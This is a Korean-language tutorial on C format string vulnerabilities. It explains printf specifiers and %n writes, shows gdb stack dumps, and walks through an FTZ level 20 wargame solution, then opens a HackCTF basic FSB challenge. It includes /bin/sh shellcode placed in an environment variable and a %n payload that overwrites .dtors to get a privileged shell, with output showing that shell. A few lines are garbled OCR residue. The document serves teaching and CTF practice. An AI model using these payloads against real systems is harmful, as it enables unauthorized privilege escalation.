Fomat String Attack

2019-08-01

이예준

Format String

```
char str[] = "hello";
printf("%s₩n", str);
```

Format String을 사용하는 함수에 대해, 형식 혹은 형태를 지정해 주는 문자열

Specifier	Type	Description
%d	int	부호 없는 10진 정수
%u	unsigned int	부호 없는 10진 정수
%o	unsigned int	부호 없는 8진 정수
%x	unsigned int	부호 없는 16진 정수
%f	float	10진 방식의 부동 소수점 실수
%lf	double	10진 방식의 부동 소수점 실수
%c	char	값에 대응하는 문자
%s	char *	문자열
%p	void *	포인터의 주소값
%n	int *	%n 전까지의 문자 개수 write
%hn	short *	%hn 전까지의 문자 개수 write

<형식 지시자>

Fomat String Bug

```
char str[] = "hello";
printf("%s₩n", str);
```


```
char str[] = "hello";
printf(str);
```

Fomat String Bug

```c
#include<stdio.h>
int main(){
        char str[]="hello\n";
        printf("%s %s",str);
        printf(str);
        return 0;
}
```

```
root@kali:~/tmp#  ./hello
hello
 F%@:@hello
```

```c
#include<stdio.h>
int main(){
        char str[]="hello\n";
        printf("%s%s",str,str);
        printf(str);
        return 0;
}
```

```
root@kali:~/tmp#  ./hello
hello
hello
hello
```

“%n”

```c
#include<stdio.h>
int main(){
        int a=123, b=456, x;
        printf("%d%n%d\n",a,&x,b);
        printf("%d\n",x);
        return 0;
}
```

```
root@kali:~/tmp# ./test
123456
3
```

```c
#include<stdio.h>
int main(){
        int a=123, b=456, x;
        printf("%d %n%d\n",a,&x,b);
        printf("%d\n",x);
        return 0;
}
```


```
root@kali:~/tmp# ./test
123 456
4
```

“%n”이 사용되기 직전에 사용된 형식들에 의해 출력된 문자들의 개수 -> 변수에 저장

“%10d”

```c
#include<stdio.h>
int main(){
        int a=123, b=456, x;
        printf("%10d%n%d\n",a,&x,b);
        printf("%d\n",x);
        return 0;
}
```

```
root@kali:~/tmp#  ./test
       123456
10
```



“%n%n”

```c
#include<stdio.h>
int main(){
        int a=123, b=456, x,y;
        printf("%10d%n%d%n\n",a,&x,b,&y);
        printf("%d\n",x);
        printf("%d\n",y);
        return 0;
}
```

```
root@kali:~/tmp# ./test
       123456
10
13
```

Stack memory

```c
#include<stdio.h>
#include<string.h>
#include<stdlib.h>
int main(int argc,char **argv){
        char buf[20];
        int x;
        for(x=0;x<20;x++)
                buf[x]=1;
        x=2;
        strcpy(buf,argv[1]);
        printf(buf);
        printf("\n x : %d, 0x%x, 0x%x\n",x,x,&x);
        return 0;
}
```

```
root@kali:~/tmp#  ./stack AAAA
AAAA
 x : 2, 0x2, 0xfebe05cc
```

Stack memory

Before Strcpy

```
(gdb) x/50wx $esp
0xbffffae8:     0xbffffaf4      0xbffffc61      0x00000002      0x01010101
0xbffffaf8:     0x01010101      0x01010101      0x01010101      0x01010101
0xbffffb08:     0xbffffb28      0x400309cb      0x00000002      0xbffffb54
0xbffffb18:     0xbffffb60      0x40013868      0x00000002      0x08048350
0xbffffb28:     0x00000000      0x08048371      0x08048400      0x00000002
0xbffffb38:     0xbffffb54      0x080482c0      0x080484ac      0x4000ae60
```

After Strcpy


```
(gdb) x/50wx $esp
0xbffffaf0:     0x00000002      0x41414141      0x01010100      0x01010101
0xbffffb00:     0x01010101      0x01010101      0xbffffb28      0x400309cb
0xbffffb10:     0x00000002      0xbffffb54      0xbffffb60      0x40013868
0xbffffb20:     0x00000002      0x08048350      0x00000000      0x08048371
0xbffffb30:     0x08048400      0x00000002      0xbffffb54      0x080482c0
0xbffffb40:     0x080484ac      0x4000ae60      0xbffffb4c      0x40013e90
```

Stack memory

After printf

```
(gdb) x/20wx $esp
0xbffffaec:     0xbffffaf4      0x00000002      0x41414141      0x01010100
0xbffffafc:     0x01010101      0x01010101      0x01010101      0xbffffb28
0xbffffb0c:     0x400309cb      0x00000002      0xbffffb54      0xbffffb60
0xbffffb1c:     0x40013868      0x00000002      0x08048350      0x00000000
0xbffffb2c:     0x08048371      0x08048400      0x00000002      0xbffffb54
```


```
[gate@localhost tmp]$ ./stack "AAAA %8x %8x %8x %8x %8x %8x %8x"
AAAA        2 41414141 78382520 78382520 78382520 78382520 78382520
 x : 2, 0x2, 0xbffffac0
```



FTZ LEVEL 20

```
#include <stdio.h>
main(int argc,char **argv)
{ char bleh[80];
  setreuid(3101,3101);
  fgets(bleh,79,stdin);
  printf(bleh);
}
```

```
[level20@ftz level20]$ ./attackme
AAAA %8x %8x %8x %8x
AAAA        4f 4212ecc0 4207a750 41414141
[level20@ftz level20]$
```



getenv

```
[level20@ftz level20]$ export env=$(python -c 'print "\x90"*30+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2
f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"+"\x90"*30')
```

```c
#include<stdio.h>

int main(){
        printf("%p\n",getenv("env"));
        return 0;
}
```

```
[level20@ftz tmp]$ ./env
0xbffffff49
```

dtors (소멸자)

```
(gdb) set disassembly-flavor intel
(gdb) disas main
No symbol "main" in current context.
```

```
[level20@ftz level20]$ objdump -t attackme | grep dtor
08049594 l    d  .dtors 00000000
08049594 l     O .dtors 00000000              (null)
08049598 l     O .dtors 00000000              (null)
```

```
[level20@ftz tmp]$ objdump -t test | grep dtor
08049594 l    d  .dtors 00000000
08049594 l     O .dtors 00000000              __DTOR_LIST__
08048350 l     F .text  00000000              __do_global_dtors_aux
08049598 l     O .dtors 00000000              __DTOR_END__
```

AAAA\x98\x95\x04\08AAAA\x9a\x95\x04\x08%8x%8x%8x%65313c%n%49334c%n

40byte

65353byte

114687byte

```
[level20@ftz tmp]$ ./env
0xbfffff49
```

0xbfff ff49

ff49 bfff

Addr1 : 65313 = 65353(ff49) - 40

Addr2 : 49334 = 114687(1bfff) - 65353

AAAA\x98\x95\x04\08AAAA\x9a\x95\x04\x08

%c %n %c %n

payload

```
[level20@ftz level20]$ ./attackme
AAAA%8x%8x%8x%8x%8x
AAAA      4f4212ecc04207a75041414141
[level20@ftz level20]$ (python -c 'print "AAAA"+"#x98#x95#x04#x08"+"AAAA"+"#x9a#x95#x04#x08"+"%8x%8x%8x"+"%65313c"+"%n"+"%49334c"+"%n"';cat)|./attackme
AAAA??AAAA??      4f4212ecc04207a750
```

```
id
uid=3101(clear) gid=3100(level20) groups=3100(level20)
```

문제 78명 해결

Basic_FSB

100

Basic FSB

nc ctf.j0n9hyun.xyz 3002

basic_fsb

HackCTF{...}

제출

```
int vuln()
{
  char s; // [esp+0h] [ebp-808h]
  char format; // [esp+400h] [ebp-408h]

  printf("input : ");
  fgets(&s, 1024, stdin);
  snprintf(&format, 1024u, &s);
  return printf(&format);
}
```

QQQQQQQQQ&AAAAAAAAA